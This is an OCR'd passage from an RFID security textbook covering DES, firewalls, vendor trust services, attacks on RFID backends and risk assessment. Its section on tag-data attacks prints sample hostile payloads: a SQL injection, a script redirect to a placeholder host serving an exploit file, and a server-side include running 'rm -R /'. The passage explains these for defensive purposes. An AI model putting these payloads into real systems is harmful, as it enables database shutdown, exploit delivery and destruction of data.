
Header (DoD construct)	**1100 1111**
Filter	
(Pallet)	0000
DODAAC	
(ZA18D3)	0101 1010 0100 0001 0011 0001 0011 1000 0100 0100 0011 0011
Serial Number (12,345,678,901)	0010 1101 1111 1101 1100 0001 1100 0011 0101

Using DES in RFID Middleware for Robust Encryption

One of the oldest and most famous encryption algorithms is the Data Encryption Standard (DES), which was developed by IBM and the US government standard from 1976 until about 2001. The algorithm at the time was considered unbreakable and therefore was subject to export restrictions and then subsequently adapted by the US Department of Defense. Today companies that use the algorithm apply it three times over the same text, hence the name 3-DES.

DES was based significantly on the Lucifer algorithm invented by Horst Feistel, which never saw widespread use. Essentially, DES uses a single 64-bit key—56 bits of data and 8 bits of parity—and operates on data in 64-bit chunks. This key is broken into 16 separate 48-bit subkeys, one for each round, which are called *Feistel cycles*. Figure 6.10 gives a schematic of how the DES encryption algorithm operates.

Figure 6.10 Diagram of the DES Encryption Algorithm



Each round consists of a substitution phase, wherein the data is substituted with pieces of the key, and a permutation phase, wherein the substituted data is scrambled (reordered). *Substitution operations*, sometimes referred to as *confusion operations*, are said to occur within S-boxes. Similarly, *permutation operations*, sometimes called *diffusion operations*, are said to occur in P-boxes. Both of these operations occur in the F module of the diagram. The security of DES lies mainly in the fact that since the substitution operations are nonlinear, the resulting cipher text in no way resembles the original message. Thus, language-based analysis techniques (discussed later in this chapter) used against

the cipher text reveal nothing. The permutation operations add another layer of security by scrambling the already partially encrypted message.

Every five years from 1976 until 2001, NIST reaffirmed DES as the encryption standard for the US government. However, by the 1990s the aging algorithm had begun to show signs that it was nearing its end of life. New techniques that identified a shortcut method of attacking the DES cipher, such as differential cryptanalysis, were proposed as early as 1990, though it was still computationally unfeasible to do so.

Significant design flaws such as the short 56-bit key length also affected the longevity of the DES cipher. Shorter keys are more vulnerable to brute-force attacks. Although Whitfield Diffie and Martin Hellman were the first to criticize this short key length, even going so far as to declare in 1979 that DES would be useless within 10 years, DES was not publicly broken by a brute-force attack until 1997.

Using Stateful Inspection in the Application Layer Gateway For Monitoring RFID Data Streams

Stateful inspection is a term coined by Check Point Software in 1993, which refers to dynamic packet-filtering firewall technology that was first implemented in Check Point's FireWall-1 product that came out the same year. Dynamic packet filtering is a compromise between two existing firewall technologies that makes implementation of good security easier and more effective. Let's look at these types of firewall technologies, and then we will examine stateful inspection in more detail.

Application Layer Gateway


The second firewall technology is called an *application layer gateway*. This technology is much more advanced than packet filtering, because it examines the entire packet and determines what should be done with it based on specific rules (e.g., with an application layer gateway, if a Telnet packet is sent through the standard File Transfer Protocol (FTP) port, the firewall can determine this activity and block the packet if a rule is defined that disallows Telnet traffic.

One of the major benefits of application layer gateway technology is its application layer awareness. Because it can determine much more information from a packet than a packet filter can, it can use more complex rules to determine the validity of any given packet. Therefore, it provides much better security than a packet filter.

Although the technology behind application layer gateways is much more advanced than packet-filtering technology, it certainly does come with its drawbacks. Due to the fact that every packet is disassembled completely and then checked against a complex set of rules, application layer gateways are much slower than packet filters. In addition, only a limited set of application rules is predefined, and any application not included in that list must have custom rules defined and loaded into the firewall. Finally, application layer gateways actually process the packet at the application layer of the OSI model. By doing so, the application layer gateway must then rebuild the packet from the top down and send it back out. This breaks the concept behind client/server architecture as well as slows the firewall even further.

The operation of application layer gateway technology is illustrated in Figure 6.12.

Figure 6.12 Application Layer Gateway Technology



As previously mentioned, stateful inspection is a compromise between these two existing technologies. It overcomes the drawbacks of both simple packet filtering and application layer gateways while enhancing the security provided by the firewall. Stateful inspection technology supports application layer awareness without breaking the client/server architecture by breaking down and rebuilding the packet. In addition, it is much faster than an application layer gateway due to the way packets are handled. It is also more secure than a packet-filtering firewall due to the application layer awareness as well as the introduction of application- and communication-derived state awareness.

The primary feature of stateful inspection is monitoring application and communication states. This means that the firewall is aware of specific application communication requests and knows what to expect out of any given communication session. This information is stored in a dynamically updated state table, and any communication not explicitly allowed by a rule in this table is denied. This allows a firewall to dynamically conform to the needs of the applications and open or close ports as needed. Because the ports are closed when the requested transactions are completed, another layer of security is provided by not leaving those particular ports open.

Providing Bulletproof Security Using Discovery, Resolution, and Trust Services in AdaptLink™

Discovery Service

The Discovery Service feature in Commerce Events' AdaptLink™ enables complete supply chain visibility by aggregating pointers to applications/data stores that have information about a given product. In many cases, those pointers will be created in response to a tag-read event, but this is not a restriction. Whenever an enterprise creates information about a product, the Discovery Service is notified. The result of a Discovery Service query is a list of all locations that have data about the specified EPC. For scalability reasons, the Discovery Service does not contain actual data, but rather pointers to the local data store where locally defined security policies can be enforced.

Resolution, ONS, and the EPC Repository

To provide effective security on a network and within applications, you must be able to look up authoritative information about any of the canonical names found within the system. This is the role of the EPC Resolution System, which is based on the existing and highly scaled Domain Name System (DNS), and more closely, the EPC Network ONS. DNS currently handles the entire Internet-naming architecture. The EPC Resolution System, like DNS, would not store any data other than pointers to the network services that actually contain the data, thus allowing local security policies to be applied as needed.

The role of this system is as a complementary superdirectory that works with the EPC Repository to provide service-level redirection, thereby allowing for the discovery of metadata and services for a given identifier that may exist outside of the EPC Repository or which may be being updated in real time. This component also allows the EPC Network to interoperate with the EPC Network.

The Authoritative Root Directory for the EPC/EPC Network is the Root ONS. The authoritative directory of Manufacturer IDs for the EPC/EPC Network, the Root ONS points to information sources in an entity's local ONS that are available to describe each manufacturer's products in the supply chain. Under the EPC/EPC Network system, each entity will have a server running its own local ONS servers. Like DNS, which points Web browsers to the server where they can download the Web site for a particular Web address, ONS will point computers looking up EPC and EPC numbers to information stored in AdaptLink™. AdaptLink™ will store the specific item's data and make it available based on a predetermined security

configuration. This EPC/EPC Network architecture is identical to the DNS architecture that the Internet uses to resolve domain name inquires.

EPC Trust Services

EPC Trust services offer the capability to enforce access policies at various points in the network. Because they are standards based, they provide a spectrum of options for the level of security and authentication that is appropriate (username and password to crypto- and biometric-based strong authentication). Policies and authentication can also be provided centrally using existing standards for third-party authentication (i.e., single sign-on).

EPC Trust services offer the capability to accurately authenticate the identities of supply chain members before they get on the EPC Network, correctly identify these partners as they transact on the network, enforce data access policies at various points of the network, and encrypt data throughout the network. The core of the Trust services is the authentication registry, which contains the identities of authenticated supply chain members who are allowed to participate in the network. Data transaction endpoints can set up local access policies based on these identities, use this registry to correctly identify each other before data exchange, and enforce access policies as the data exchange takes place.

The EPC Trust services are powered by industry standards such as SSL (Secure Sockets Layer) and PKI (Public Key Infrastructure), so they provide a spectrum of options for the level of security and authentication that is appropriate. These options range from lightweight authentication, such as username and passwords, to crypto-based strong authentication, such as smartcards and biometrics. Commerce Events' AdaptLink™ provides a robust EPC Trust services policy framework.

Summary

The proliferation of RFID tags has quickly enabled the whole enterprise to gain real-time visibility into business information. For businesses to retain their competitive edge, protecting this information is critical. RFID middleware is the key enabling infrastructure that leverages existing investments and new development in security standards to bring robust RFID security in the enterprise.

Chapter 7

RFID Security: Attacking the Backend

Solutions in this chapter:

- **Overview of Backend Systems**
- **Data Attacks**
- **Virus Attacks**
- **RFID Data Collection Tool—Backend Communication Attacks**
- **Attacks on ONS**

Introduction

Radio frequency identification (RFID) technology has come a long way. From hardware standards (frequency, air link protocols, tag format, and so on) to data collection and device management, RFID technology has stabilized. Data collection, data management, and data analysis are the core of the value from RFID. The middleware collects and filters data in real time. Tracking mechanisms are based on data. The backend determines what to do with the data—how to transform it so that it makes sense to the end user; how to trigger the right process, system, or device at the right time; how to provide real-time data to existing ERP (enterprise resource planning) systems so that they respond in real-time; and how to generate reports and alerts based on batch processing or real-time processing of RFID data.

This chapter focuses on the basic elements of the backend, the vulnerabilities associated with it, and how to make the backend robust and secure.

Overview of Backend Systems

A backend system defines the business logic for interpreting raw RFID data and the actions associated with it. Every tag read can result in single or multiple actions, which may integrate with multiple applications, result in e-mails, or activate other devices. Events or actions may be shared by trading partners.


In order to understand the basic elements of the backend, let's use the example of a store selling orange juice and milk. The backend must do the following:

- Define the business context. Data received from the middleware is in the raw form of a Tag ID or Reader ID, which needs to define what tag and readers IDs mean (e.g., Tag IDs from 1 to 100 mean orange Juice, and tag IDs 400 through 500 means milk. Reader ID =1 means *entry door reader* and Reader ID = 2 means *exit door reader*.)

- Determine the pattern and associate actions. If the entry door reader sees tags 1 through 100, increment the inventory count for orange juice. If the exit door reader sees any of those tags, decrement the inventory count for orange juice. If the inventory count of orange juice goes below 20, notify the store manager.
- Depending on the end-user requirement, business logic can be written to solve the most complex issues and to make the system reliable and robust. The backend system also needs to determine which events to store and which to purge in order to have a clean and manageable data repository. Component-based architecture can make the system scalable, expandable, and repeatable at multiple locations.

As per the EPCglobal network layers, the backend system comprises the EPCIS capturing application, the EPC Information Services (EPCIS) accessing application, and the EPCglobal Core Services (see Figure 7.1).

Figure 7.1 The EPCglobal Architecture Framework



As we look at the backend, there are certain vulnerabilities in the system. Data by itself poses a challenge. What if bad data is flooded to the backend system? What if there are spurious reads? What if tags are duplicated purposefully? In certain situations, it can confuse and jam the backend. The communication between middleware and the backend happens using JMS, Simple Object Access Protocol (SOAP), or Hypertext Transfer Protocol (HTTP). What if there is a man-in-the-middle (MIM) attack? What should we do if there is a Transfer Control Protocol (TCP) replay attack? RFID attacks can also happen at the Domain Name System (DNS)/Object Name Service (ONS) level. The following sections examine some of these attacks and some of the solutions in order to make the backend robust and reliable.

Data Attacks

The RFID middleware collects RFID events (the tag read by a RFID sensor) and sends them to the backend systems. These events can be collected from several locations within an enterprise or across enterprise boundaries, as depicted in the EPCglobal network architecture.

Data Flooding

The data sent to the backend system can pose several security threats, including flooding and spurious data, and may contain a virus.

Problem 1

If a large number of tags are placed in front of a reader, a lot of data will be sent to the backend (e.g., if the inventory of tag rolls is accidentally placed in the vicinity of a reader, a huge amount of data will be generated at a single point in time.

Solution 1

Place the inventory of tag rolls in a radio-shielded environment to prevent the accidental flooding of the tag reads. Determine the "tags of interest" at the edge of the enterprise (not in the application) to prevent flooding (e.g., filtration needs to be done at the edge).

Problem 2

Another situation could be if the middleware buffers too many events and then suddenly sends all of them to the backend, it may cause a problem.

Solution 2

The backend system must be robust in order to handle flooding. There could be a staging area where the events would be temporarily received from the middleware. The backend process of analyzing the event and sending it to the right business process can be done using the events from the staging area.

Purposeful Tag Duplication

Now we'll discuss a problem related to purposeful tag duplication and a solution.

Problem

Counterfeit tags are produced. This issue can be treated similar to credit card fraud where a card is duplicated and used at multiple places at the same time.

Solution

The key to this problem is putting extra effort into the backend to check for such scenarios. A tag cannot be present at the shelf of the store and also be taken out at the same time. It is a hard to deal with issues while designing the backend, but on a case-by-case basis they can be handled.

Spurious Events

We'll now describe a problem related to spurious events.

Problem

A tag is read whenever it comes in the radio field of a reader. This read is accepted by the data collection tool and sent to the backend system (e.g., a shipment is received and read at the dock door). The next day, the forklift operator changes the pallets to a different location, while at the same time passes near the reader present at the receiving dock door. Middleware receives the RFID event; however, from a business standpoint, the read may be spurious and inventory that is already accounted for does not need to be accounted for again.

Solution

No single RFID event can be treated as genuine unless it follows a certain pattern. For backend systems, it is essential to understand the context in which the event was generated and then correlate the events for the very same tag before making a business decision of what to do with the event.

Readability Rates

Readability rates can also be problematic.

Problem

Although present for decades, RFID technology is still maturing. RF physics limits the tag read rate, especially when a lot of liquid and metal content is present for the sensors working at Ultra-High Frequency (UHF). The position of the tag in relation to the reader also affects the read rate. In a retail supply chain, sensors may be put at various places, but cases/pallets for Fast Moving Consumer Goods (FMCG) may not be read at every location. Consider a scenario where a backend application triggers certain actions if the goods do not move out of the distribution center within a specified amount of time (e.g., a case of shampoo is read at the receiving dock door of a distribution center, but is not read at the storage area or the shipping dock door. After some time, it is read again at the receiving dock door).

Solution

Backend systems should be designed so that they do not assume a successful read at every RFID sensor. Backend systems should take into account all future reads of the same case before triggering the actions related to non-moving inventory.

Virus Attacks

A tag typically contains a unique ID and may also contain some user-defined data. The data size can range from a few bytes to several kilobytes. RFID sensors can write and read the data, which is then received by the backend system and used for further processing. A poorly designed backend system and skewed tag data could lead to harmful actions.

Problem_1_(Database Components)

Airline baggage contains a tag with the airport destination in its *data* field. Upon receiving the tag data, the backend system fires the query, "select * from location_table where airport = <tag data>." Typically, the tag data contains the destination airport. A smart intruder could change this tag data from "LAX" to "LAX; shutdown." Upon receiving this data, the backend system may fire a query such as, "select * from location_table where airport = LAX; shutdown." This may lead to a database shutdown and hence a baggage system shutdown.

Problem 2 (Web-based Components)

Many backend systems use Web-based components to provide a user interface or to query databases. These Web-based components are also vulnerable to attacks.

If a Web browser is used to display tags (either directly or indirectly through the database) it can abuse the dynamic features offered by modern browsers by including Javascript code on the tag. An example Javascript command is shown below:

```
<script>document.location='http://ip/malicious_code.wmf';</script>
```

This example redirects the browser to a WMF (Windows Metafile format) file that may contain an exploit of the recently discovered WMF bug.

Problem 3 (Web-Based Components)

Another way that Web-based components can be exploited is through server-side includes (SSI). SSI is a technology that allows for dynamic Web page generation by executing commands on the Web server when a Web page is requested. Using SSI's *exec* command on a tag makes it possible to trick the Web server into executing malicious code. A skewed tag data could be <!--#exec cmd="rm -R /"--> which could result in deleting the files.

Solution 1

The backend system must first validate the tag data or have a mechanism of checksum so that data cannot be skewed.

Problem 4 (Buffer Overflow)

A middleware system is designed to accept tag data of a certain size. A backend system is written in C/C++ code, which reads tag data into a predefined memory size. If an intruder brings a tag with more capacity, it may force the backend system to have a buffer overflow, thus leading to a system crash.

Solution 4

The backend system should have sufficient guards and checks in place in order to read certain sizes and to validate the data using some checksum techniques.

RFID Data Collection Tool—Backend Communication Attacks

Middleware and backend communication occur using JMS, SOAP, or HTTP. There are two types of attacks that can have an impact on the backend: MIM application layer attack and a TCP replay attack.

MIM Attack

A MIM attack occurs when someone monitors the system between you and the person you are communicating with. When computers communicate at low levels of the network layer, they may not be able to determine who they are exchanging data with. In MIM attacks, someone assumes a user's identity in order to read his or her messages. The attacker might be actively replying as you to keep the exchange going and to gain more information. MIM attacks are more likely when there is less physical control of the network (e.g., over the Internet or over a wireless connection).

Application Layer Attack

An application layer attack targets application servers by deliberately causing a fault in a server's operating system or applications, which results in the attacker gaining the ability to bypass normal access controls. The attacker takes advantage of the situation, gaining control of your application, system, or network, and can do any of the following:

- Read, add, delete, or modify your data or operating system
- Introduce a virus program that uses your computers and software applications to copy viruses throughout your network

- Introduce a sniffer program to analyze your network and gain information that can eventually be used to crash or corrupt your systems and network
- Abnormally terminate your data applications or operating systems
- Disable other security controls to enable future attacks

Solution

The best way to prevent MIM and application layer attacks is to use a secure gateway.

TCP Replay Attack

A replay attack is when a hacker uses a sniffer to grab packets off the wire. After the packets are captured, the hacker can extract information from the packets such as authentication information and passwords. Once the information is extracted, the captured data can be placed back on the network or replayed.

Solution

Some level of authentication of the source of event generator can help stop TCP replay attacks.

Attacks on ONS

ONS is a service that, given an EPC, can return a list of network-accessible service endpoints pertaining to the EPC in question. ONS *does not* contain actual data regarding the EPC; it contains only the network address of services that contain the actual data. This information should not be stored on the tag itself; the distributed servers in the Internet should supply the information. ONS and EPC help locate the available data regarding the particular object.

Known Threats to DNS/ONS

Since ONS is a subset of Domain Name Server (DNS), all the threats to the DNS also apply to ONS. There are several distinct classes of threats to the DNS, most of which are DNS-related instances of general problems; however, some are specific to peculiarities of the DNS protocol.

- **Packet Interception—Manipulating Internet Protocol (IP) packets carrying DNS information** Includes MIM attacks and eavesdropping on request, combined with spoofed responses that modify the "real" response back to the resolver. In any of these scenarios, the attacker can tell either party (usually the resolver) whatever it wants them to believe.
- **Query Prediction—Manipulating the Query/Answer Schemes of the User Datagram Protocol (UDP)/IP Protocol** These ID guessing attacks are mostly successful when the victim is in a known state.
- **Name Chaining or Cache Poisoning** Injecting manipulated information into DNS caches.
- **Betrayal by Trusted Server** Attackers controlling DNS servers in use.
- **Denial of Service (DOS)** DNS is vulnerable to DOS attacks. DNS servers are also at risk of being used as a DOS amplifier to attack third parties.
- **Authenticated Denial of Domain Names**

ONS and Confidentiality

There may be cases where the Electronic Product Code (EPC) of an RFID tag is regarded as highly sensitive information. Even if the connections to EPCIS servers were secured using Secure Sockets Layer (SSL)/Transport Layer Security (TLS), the initial ONS look-up process was not authenticated or encrypted in the first place. The DNS-encoded main part of the EPC, which identifies the asset categories, will traverse every network between the

middleware and a possible local DNS server in clear text and is susceptible to network taps placed by Internet service providers (ISPs) and governmental organizations.

ONS and Integrity

Integrity refers to the correctness and completeness of the returned information. An attacker controlling intermediate DNS servers or launching a successful MIM attack on the communication could forge the returned list of Uniform Resource Identifiers (URIs). If no sufficient authentication measures for the EPCIS are in place, the attacker could deliver forged information about this or related EPCs from a similar domain.

ONS and Authorization

Authorization refers to protecting computer resources by only allowing the resources to be used by those that have been granted the authority. Without authorization, a remote attacker can do a brute-force attack to query the corresponding EPCIS servers until a match is found. In case the complete serial number is not known, the class identifier of the EPC may be enough to determine the kind of object it belongs to. If using the EPCglobal network becomes ubiquitous and widespread, the attacker could add fake serial numbers to the captured, incomplete EPC and query the corresponding EPCIS servers to find a match. This can be used to identify assets of an entity, be it an individual, a household, a company, or any other organization. If you wore a rare item or a rare combination of items, tracking you could be accomplished just by using the object classes.

ONS and Authentication

Authentication refers to identifying the remote user and ensuring that he or she is who they say they are.

Mitigation Attempts

- **Limit Usage** Use the ONS only in intranet and disallowing any external queries.
- **VPN or SSL Tunneling** With data traveling between the remote sites, it needs to be exchanged over an encrypted channel like VPN or SSL Tunneling.
- **DNS Security Extensions (DNSSEC)** ensure the authenticity and integrity of DNS. This can be done using Transaction Signatures (TSIG) or asymmetric cryptography with Rivest, Shamir, & Adleman (RSA) and digital signature algorithms (DSAs). The TSIG key consists of a secret (a string) and a hashing algorithm. By having the same key on two different DNS servers, they can communicate securely to the extent that both servers trust each other. DNSSEC needs to be widely adopted by the Internet community to assure ONS information integrity.

Summary

The benefits of RFID technology can be reaped if RFID events give real-time visibility to the business processes either already in place or to new ones. The backend systems give a business context to the RFID events collected from the RFID data collection tools and then invoke the right business process in real time (or near real time). Protecting the backend system is vital from the various security threats at the network level (attacking ONS or network communication between data collection tool and backend system) or at the data level (spurious events). The network level attacks can be prevented by using secured communications between various processes. The data attacks are hard to deal with, and application designers must take special care to differentiate spurious events from good events and then act on the good ones almost in real time. Since data is collected using automated data collection techniques, application designers must clean the repository where good RFID events are stored.

Part III: Defending RFID

Chapter 8

Management of RFID Security

Solutions in this chapter:

- **Risk and Vulnerability Assessment**
- **Risk Management**
- **Threat Management**

Introduction

While sitting at your desk one morning, your boss walks in and announces that the company is switching to a new Radio Frequency Identification (RFID) setup for tracking products, which will add new equipment to the network and make it more secure. Your boss expects you to evaluate the new RFID equipment and devise an appropriate security plan.

The first thing you need to do is determine your security needs. You may be a position to influence the evaluations and purchasing of RFID applications and equipment; however, more than likely, you will be given a fixed set of parameters for applications and equipment.

In either case, the first thing you need to do is assess the vulnerabilities of the proposed RFID system. After you have assessed the RFID system it in detail, you can devise plans on how to manage system security.

Risk and Vulnerability Assessment

The assessment of risks and vulnerabilities go hand in hand. You have to make sure the obvious things are covered.

To begin evaluating your system, you need to ask questions regarding the assessment and tolerance of the risks: what types of information are you talking about at any given point in the system and what form is it in? How much of that information can potentially be lost? Will it be lost through the radio portion of the system, someplace in the middleware, or at the backend? Once these risks are evaluated, you can begin to plan how to secure it.

A good way to evaluate the risk is to ask the newspaper reporter's five classic investigative questions: "who?," "what?," "when?," "where?," and "how?"

- **Who** is going to conduct the attack or benefit from it? Will it be a competitor or an unknown group of criminals?
- **What** do they hope to gain from the attack? Are they trying to steal a competitor's trade secret? If it is a criminal enterprise, are they seeking customers' credit card numbers?
- **When** will the attack happen? When a business is open 24 hours a day, 7 days a week, it is easy to forget that attacks can occur when

you are not there. If a business is not open 24 hours per day, some of the infrastructure (e.g., readers) may still be on during off-business hours and vulnerable to attack.

- **Where** will it take place? Will the attack occur at your company's headquarters or at an outlying satellite operation? Is the communications link provided by a third party vulnerable?
- **How** will they attack? If they attack the readers via an RF vulnerability, you need to limit how far the RF waves travel from the reader. If the attacker is going after a known vulnerability in the encryption used in the tag reader communications, you have to change the encryption type, and, therefore, also change all of the tags.

Asking these questions can help you focus and determine the risks of protecting your system and data.

The US military uses the phrase "hardening the target," which means designing a potential target such as a command bunker or missile silo to take hits from the enemy. The concept of hardening a target against an attack in the Information Technology (IT) sector is also valid, and further translates into the RFID area.

Basically, hardening the target means considering the types of specific attacks that can be brought against specific targets. When securing RFID systems, specific targets have specific attacks thrown at them.

Consider the following scenario. A warehouse has a palette tracking system where an RFID reader is mounted on a gantry over a conveyor belt. As pallets pass down the conveyor belt, they pass through the gantry, the reader's antennas activate the tags on each pallet, the tags are read, and the reader passes the information to the backend database.

In this situation, if you are concerned about potential attackers gleaning information from the radio waves emitted by the RFID reader station and the tags, you should harden it by limiting the RF waves from traveling beyond the immediate area of the reader. The easiest way is to lower the transmit power of the reader to the absolute minimum for triggering the tags. If that solution does not work or is not available, other options may include changing the position or orientation of the reader's antennas on the gantry, or

constructing a Faraday cage around the reader. (A Faraday cage is an enclosure designed to prevent RF signals from entering or exiting an area, usually made from brass screen or some other fine metallic mesh.)

